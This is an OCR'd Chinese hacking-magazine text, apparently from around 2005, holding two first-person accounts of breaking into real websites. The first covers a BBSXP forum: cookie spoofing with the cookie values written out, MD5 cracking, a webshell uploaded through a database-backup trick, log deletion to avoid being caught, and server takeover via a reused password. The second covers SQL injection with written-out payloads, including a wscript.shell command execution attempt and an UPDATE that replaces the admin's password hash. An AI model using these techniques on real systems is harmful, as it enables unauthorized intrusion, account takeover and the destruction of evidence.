


图 2

下载现成的工具，BBsXP 5.0 sp1 管理员猜解器[修正版]，轻松获得管理员与密码，不过密码经过32位加密的，如图3。




图 3

现在距离成功已经很近了，既然得到密码我们就要好好的利用它了。稍微整理一下思路，下面有两种方法可以利用。一种就是爆破MD5值，如果是弱口令的话，还是可以的。另一种的方法就是利用COOKIE欺骗，进行入侵。既然我最菜，那就两种方法一起来吧。社区的加密值进行欺骗，后台密码进行爆破，双管齐下，一起上阵。

这里我用MD5Crack2速度增强版进行破解。选择破解单个密文，使用字符集里选择数字与小写字母。其余按默认配置。速度非常的快，只用了1分44秒钟破解出来，果然是弱口令：admin，前台COOKIE欺骗，不知大家喜欢用什么工具，我用的是桂林老兵的MyBrowser。首先在论坛上注册一个用户，用COOKIE浏览器登录。以下就是用COOKIE浏览器所得到的：

```
LOGINOPTIONS=hidden; LASTUI=full; LASTLANG=zh; skins=1; ASPSESSIONIDSATAAATR=PEBLKFCDAFBLLFDFEIKJOLFC; eremite=0; userpass=698D51A19D8A121CE581499D7B701668; username=111; onlinetime=2005%2D1%2D15+8%3A46%3A16; addmin=0
```

我们只要把userpass和username更改一下就可以了，我这里修改为：

```
userpass:AFE659BD***********
*15
D40591C781
username:admin
```

然后点击连接，现在我们就变成管理员的身份了，如图4。




图 4

现在是管理员了，我们要上传木马，但这里不准上传asp格式的文件，那只有上传图片然后利用后台数据库备份功能改回来，获得WEBSHELL。具体方法往下看吧。

我们把木马后缀名改成jpg格式，利用上传头像的功能上传木马。上传后在自定义头像处就会变为images/upface/1.gif。现在我们进入后台管理。点备份数据库，在数据库路径输入我们木马的路径。备份后的数据库路径处输入我们要运行的名称，也就是木马的名字，如图5。




图 5

备份成功后，我们就可以运行我们自己的木马了，我用的是海阳顶端木马，同时我们要把论坛的数据库下载下来。为什么要下数据库呢？因为BBSXP有个系统操作记录。能记录我们的IP与操作，我可不想被抓，而且我很菜，不知怎么删除，只有用笨方法了。把他的数据库下来了，删除掉其中记录IP的记录，然后利用海阳木马上传功能，覆盖原先的数据库，就大功告成了，希望这时没有人注册或发表帖子，要不肯定得奇怪，我可怕出事呀。在BBSXP数据库里有个LOG表，进去后删除掉里面的内容就可以了。

我webshell在里面溜达了一会儿，查找对我们有用的信息。发现他有serv-u，可以权限提升获得管理员权限。接下来我们就要获得完全控制，这里我用了Serv-u提升权限，可是并没有提升成功，试了好几回都没有成功。放弃提升权限。执行命令发现只有administrator是管理员，另有

一个人的战争

一个帐户是guest用户，并没有多大的权限。并没有发现其它可以利用的方法，脑袋涨涨的，就退了出来。下面的发展就有点戏剧性了，晚上闲着没事，我又上他们的网站，既然获得webshell，就进他们的文章管理系统看看吧，我下载了他们的数据库知道他们有两个管理员，密码是明文显示的。我突然联想到，能不能论坛的密码也是这个呢？

我试了一下，没想到让我蒙对了，大家还记得吧，之前我曾爆破论坛后台密码为admin，前台用的是cookie欺骗，现在我知道他的前台密码了。也就是文章管理系统与论坛密码是一样的。那如果这台机器的administrator的密码也是这个密码那多好呀。希望我能走好运。在开头我曾跟大家说过他除了用radmin远程管理外，还有一款远程控制软件那就是RemotelyAnywhere,这是一款基于浏览器就可以控制的，我在扫描端口曾有一个8585端口，即是连接它用的。

我在IE里输入http://www.*****.com:8585结果出来了，如图6。




图6

其中大家仔细看一下图，其中http变为https，基于ssl的。在用户名输入administrator，密码输入文章管理系统的密码，我不知道老天这么照顾我，当进去的时候，我曾愣了几秒钟，没想到这么轻易就进来了，看来管理员的安全意识也太薄弱了。

这里给大家抓了一张图，如图7。其中远程控制可以像3389一样控制对方的机器。只是速度有点慢，图像也非常不错，功能非常的强大。到这里，我已经完整的侵入该站的电脑，听说他们还提供空间，提供域名，还有邮箱，呵呵，这下可有好玩的了。这里并没有什么新的方法，只是提供给像我一样的菜鸟，希望他们早日高飞，不要死盯住一个方面，全面刺探，收集信息。在这里也给广大管理员提个醒，不要只顾打机器的补丁，这台肉鸡上至少打了十几个补丁，要同时关注脚本与论坛方面的漏洞，要全面查找，更不要把密码通用，这是他最大的漏洞，而且也是管理员自已造成的。




图7

（本文所涉及的软件：SSPORT、NBSI、BBsXP 5.0 sp1 管理员猜解器[修正版]、MD5Crack2、桂林老兵的MyBrowser本期光盘已收录）

偷梁换柱 绕过MD5

—ICPO=bird

前几天有个朋友给了我一个网址让我看看，现在学累了就当是换换脑子吧。打开一看，是个发行量挺大的杂志的网站，名字我就不说了，省得被人家找上门来咯嚓了。网站是用ASP架设的，在上面大致逛了逛，发现主要是个会员制的购书程序，另外还有“最新公告”、“业界新闻”什么的，购书程序没有版权信息，我在网上也没找到，估计是自己搞的。没办法，先到“最新公告”看看吧，点开一个什么“2005第一弹”（好名字啊），看下地址栏，莫名兴奋，正是我辈中人最向往的“xxx.asp?id=123”型，在后面加个“and (select @@version)>0”（如图1），唉…又是这种弱智漏洞，真伤害小弟的学习热情。




图1

抄起家伙，顺便说一句，别以用工具为耻，高手也是这么过来di，关键是懂得原理，毕竟我们不是燧人氏，有NB这样的打火机有何必钻木取火呢？我精选了NBSI和SQLINJ。

先用SQLINJ，简单配置了一下（很容易的，识字就会），扫出了网站的管理后台，现在缺的就是用户名和密码了，架起NBSI暴一下，找到了一个名为admin的表，如图2。




图2

应该就是它了，可是密码竟然是MD5加密的！本来以为很容易就可以进入了，但没想到却被MD5拦住了去路，没辙，先用md5crack v2.2破一下吧，一边破解着密码一边继续用NBSI的显示目录功能在主机里乱翻，结果没找到什么有用的信息，“执行命令”也不能用，抛开NBSI直接在浏览器用xp_cmdshell提交，不行！用臭要饭的的getwebshell上传木马也是不行。急死我了，冷静，对了！还有一招；在浏览器中输入（前面地址我省略了）：

```
;DECLARE @shell INT EXEC sp_oacreate 'wscript.shell',@shell output exec
    sp_oamethod @shell,'run',null,'cmd.exe /c dir c:>>c:\icpo.txt';—
```

再用NBSI查看目录功能看看C盘，结果依旧不行，天啊！你们不是我的仇家派来故意玩我的吧？

已经半个小时过去了，再看md5crack v2.2也没有什么进展，我颓然的坐在椅子里，脑子里整理了一下思路，MD5密码的破解看来是无望了，xp_cmdshell和sp_oacreate不能用，看样子是删除了相关的一系列存储过程，GETWEBSHELL上传木马失败。我脑子里突然灵光一闪，扑到键盘上又用GETWEBSHELL上传了一个普通文本文件，发现仍旧不行，说明不是上传的木马让杀毒软件给杀了，而是根本就没传上去！我笑了，别以为我气傻了，先看看GETWEBSHELL的上传原理吧。

GETWEBSHELL 利用 SQL 注入漏洞在数据库中新建一个表，然后把木马中的内容一行一行写入表中，最后将此表导出到指定位置，以此来实现木马上传。

有人说你说这有啥用啊？别急，下面就到关键的地方了。再看看 NBSI 查看目录的原理吧。

NBSI 查看目录时，先在数据库中新建一个名为 nb_dirtreelist 的表，然后用库操作将要查看的目录导入到表中，读取此表，即可。

看到有什么区别了吗？对了，ＮＢＳＩ 不需要导出，而 GETWEBSHELL 需要从数据库导出。能查看目录，说明对数据库的操作是可行的，问题出在导出这一步上。既然明白了问题所在，就好办了。他不让导出，我们就不导出，他的密码不好破，我们就来个偷梁换柱，将密码改成我们自己的。如何实现呢？先复习一个 SQL 命令 **UPDATE tbl_name SET col_name=expr [WHERE where_definition]**，其中“UPDATE”用新值更新现存表中行的列，“ＳＥＴ”子句指出哪个列要修改和应该被给定的值，“WHERE“子句如果给出，指定哪个行应该被更新，否则所有行被更新。下面看具体实现步骤，先用 MD5 密码转换器将自己的密码转换为 32 位 MD5 码，如图 3。查看原管理员密码，如图 4。将此密码记下，以备最后还原。




图 3




图 4

输入 **update admin set password=140d3ea2b0c7a720b8fcc236deedd04f where id=5;--**，页面正常返回，看来是执行成功了，再用 NBSI 看一下，确认密码修改成功。

在管理入口登入，添加管理员，如图 5。

